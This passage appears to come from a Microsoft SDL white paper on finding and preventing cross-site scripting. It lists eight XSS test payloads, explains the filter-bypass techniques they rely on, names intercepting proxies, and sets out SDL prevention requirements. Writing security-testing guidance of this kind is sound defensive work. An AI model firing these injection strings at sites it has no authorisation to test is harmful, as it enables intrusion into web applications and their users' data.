Studying how the input values make it to the output HTML page is extremely important. If they aren’t making it, don’t waste your time. If they are, study where because you’ll need to vary your test accordingly. Use a number of variations to identify parameters that accept and display scriptable code.

Here are a few examples:

1. >"'><script>alert(‘XSS')</script>
2. >%22%27><img%20src%3d%22javascript:alert(%27XSS%27)%22>
3. >"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert(%26quot;XSS%26quot;)>
4. AK%22%20style%3D%22background:url(javascript:alert(%27XSS%27))%22%20OS%22
5. %22%2Balert(%27XSS%27)%2B%22
6. <table background="javascript:alert(([code])"></table>
7. <object type=text/html data="javascript:alert(([code]);"></object>
8. <body onload="javascript:alert(([code])"></body>

There are many variations to try. The key is to understand how the input is being processed and rendered on the output page. As these examples show, the variations often involve preceding the scriptable code with “>”” in order to try closing tags that the Web site might produce on output. They also involve URL encoding of the code in an attempt to bypass input filters on the server-side. Additionally, since brackets “<>” are commonly filtered during input or escaped on output, XSS not requiring brackets must also be tried, ”&{alert('XSS')};” for example.[[22]](#footnote-23)

## Modifying Your Test Process for XSS

The primary functionality for successfully testing for XSS vulnerabilities is intercepting the HTTP requests your Web browser makes before they get sent, and then modifying them to inject your XSS test. Each of the tools listed in the “Tools You Can Use” section do that job, and some also show you the source code of the HTML being returned if you choose to intercept the server responses.

Intercepting the client GET and POST requests is extremely important. This lets you bypass any sort of client-side JavaScript input validation code that may have been pushed down. A note for all Web developers, client-side security controls are typically ineffective. Validation should always be done on the server.

## Tools You Can Use

Must-have tools for focused manual testing include:[[23]](#footnote-24)


* [Fiddler](http://www.fiddler2.com/)
* [Paros proxy](http://www.parosproxy.org)
* [Burp proxy](http://www.portswigger.net/proxy/)
* [TamperIE](http://www.bayden.com/tamperie/)

## Resources and Training for Testers

* [SDL Process Guidance, Verification Phase](http://msdn.microsoft.com/en-us/library/cc307418.aspx)
* [Testing Your Web Applications for Cross-Site Scripting Vulnerabilities](http://technet.microsoft.com/en-us/library/cc512662.aspx)
* [OWASP Cross-Site Scripting Reference](http://www.owasp.org/index.php/Top_10_2007-A1)
* [CGISecurity XSS FAQ](http://www.cgisecurity.com/xss-faq.html)
* [ha.ckers.org XSS Cheat Sheet](http://ha.ckers.org/xss.html)
* [*19 Deadly Sins of Software Security*](http://www.amazon.com/Deadly-Sins-Software-Security-Programming/dp/0072260858/ref=sr_1_1?ie=UTF8&s=books&qid=1256159028&sr=8-1) by Howard, LeBlanc, and Viega

# The Microsoft SDL and Preventing XSS

XSS attacks can steal users’ personal data, such as credit card or bank account numbers. They can steal users’ passwords. They can even create self-replicating Web worms that spread throughout a site, choking its resources and slowing it to a crawl. Clearly, XSS should be taken seriously, and the SDL does so by requiring online services teams to follow certain development standards throughout their development life cycle.

At a high level, the SDL details specific requirements as they relate to Web applications. Those requirements have been the core components of this paper. If these basic requirements are implemented as security requirements and adhered to throughout your software development process, you will have met the basic requirements related to XSS in the Microsoft SDL. These requirements include:

* Validate all input
* Use ValidateRequest for ASP.NET applications
* Encode output
* Use static analysis to test for vulnerabilities[[24]](#footnote-25)

However, the Microsoft SDL is not limited to the prevention of XSS attacks. It contains numerous policies and protections that help you write more secure code. Please visit the [SDL Web site](http://www.microsoft.com/sdl) to learn more about the SDL process, tools, partners, and training.

## Long-Term Solutions

The Microsoft SDL involves modifying an organization’s software development process by integrating measures that lead to improved software security and privacy. The intention of these modifications is not to totally overhaul the process, but rather to add well-defined security checkpoints and security deliverables to help minimize the quantity and severity of security vulnerabilities in software.

By introducing security early in the software development life cycle, problems like XSS can be addressed in your underlying security requirements and discussed and mitigated in design. From a financial and business perspective, it is very beneficial to eliminate security problems as early as possible in the software development process. The National Institute of Standards and Technology (NIST) estimates that code fixes performed after software has been released are 30 times more costly to complete than fixes discovered and addressed during the design phase.

# Conclusion

Cross-site scripting attacks are on the rise because they are easy for attackers to craft and execute. In addition, they allow attackers to gather the most valuable content (user data) rapidly and in a manner that can easily go unnoticed by the user and often the Web site or application itself. As XSS attacks continue, it is imperative that development organizations prepare themselves with the solutions needed to rapidly address the problems as they occur. It is equally important that long-term solutions including security policies/requirements are in place to design, implement, verify, and release code that proactively protects your customers from XSS attacks.

# Acknowledgements

Thanks to the following individuals for their contributions to this article—David Ross, Eric Lawrence, Billy Rios, Jeremiah Grossman, Robert “RSnake” Hansen, Dennis Hurst, Bryan Sullivan, Katie Moussouris, Jeremy Dallman, and David Ladd.

1. Based on information from the MITRE Vulnerability Type Distribution Report, June 2007. [↑](#footnote-ref-2)
2. For more information, see <http://jeremiahgrossman.blogspot.com/2009/05/mythbusting-secure-code-is-less.html>. [↑](#footnote-ref-3)
3. For more information see <http://jeremiahgrossman.blogspot.com/2009/05/mythbusting-secure-code-is-less.html>. [↑](#footnote-ref-4)
4. For more information see <http://www.securityfocus.com/archive/1/archive/1/460735/100/0/threaded>. [↑](#footnote-ref-5)
5. For more information see <http://news.zdnet.com/2100-1009_22-145114.html>. [↑](#footnote-ref-6)
6. For more information see <http://news.netcraft.com/archives/2008/04/21/hacker_redirects_barack_obamas_site_to_hillaryclintoncom.html>. [↑](#footnote-ref-7)
7. Adapted from <http://www.owasp.org/index.php/Top_10_2007-A1>. [↑](#footnote-ref-8)
8. For more information, see <http://blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx>. [↑](#footnote-ref-9)
9. Adapted from <http://msdn.microsoft.com/en-us/library/ms998274.aspx>. [↑](#footnote-ref-10)
10. Adapted from <http://www.owasp.org/index.php/Top_10_2007-A1>. [↑](#footnote-ref-11)
11. Adapted from <http://msdn.microsoft.com/en-us/library/ms533046.aspx>. [↑](#footnote-ref-12)
12. For more information, see <http://blogs.msdn.com/ie/archive/2008/07/02/ie8-security-part-v-comprehensive-protection.aspx>. [↑](#footnote-ref-13)
13. For more information, see <http://blogs.msdn.com/ie/archive/2008/01/18/using-frames-more-securely.aspx>. [↑](#footnote-ref-14)
14. Adapted from <http://www.owasp.org/index.php/Top_10_2007-A1>. [↑](#footnote-ref-15)
15. This section is adapted from <http://msdn.microsoft.com/en-us/magazine/cc794277.aspx>. [↑](#footnote-ref-16)
16. This section is adapted from <http://msdn.microsoft.com/en-us/magazine/cc794277.aspx>. [↑](#footnote-ref-17)
17. This section is adapted from <http://msdn.microsoft.com/en-us/ms533047(VS.85).aspx>. [↑](#footnote-ref-18)
18. Adapted from <http://msdn.microsoft.com/en-us/ms533047(VS.85).aspx>. [↑](#footnote-ref-19)
19. Adapted from <http://msdn.microsoft.com/en-us/library/bb355989.aspx>. [↑](#footnote-ref-20)
20. Adapted from <http://msdn.microsoft.com/en-us/magazine/cc794277.aspx>. [↑](#footnote-ref-21)
21. Adapted from <http://msdn.microsoft.com/en-us/magazine/cc794277.aspx>. [↑](#footnote-ref-22)
22. Adapted from <http://technet.microsoft.com/en-us/library/cc512662.aspx>. [↑](#footnote-ref-23)
23. Adapted from <http://technet.microsoft.com/en-us/library/cc512662.aspx>. [↑](#footnote-ref-24)
24. Modified from <http://msdn.microsoft.com/en-us/magazine/cc794277.aspx>. [↑](#footnote-ref-25)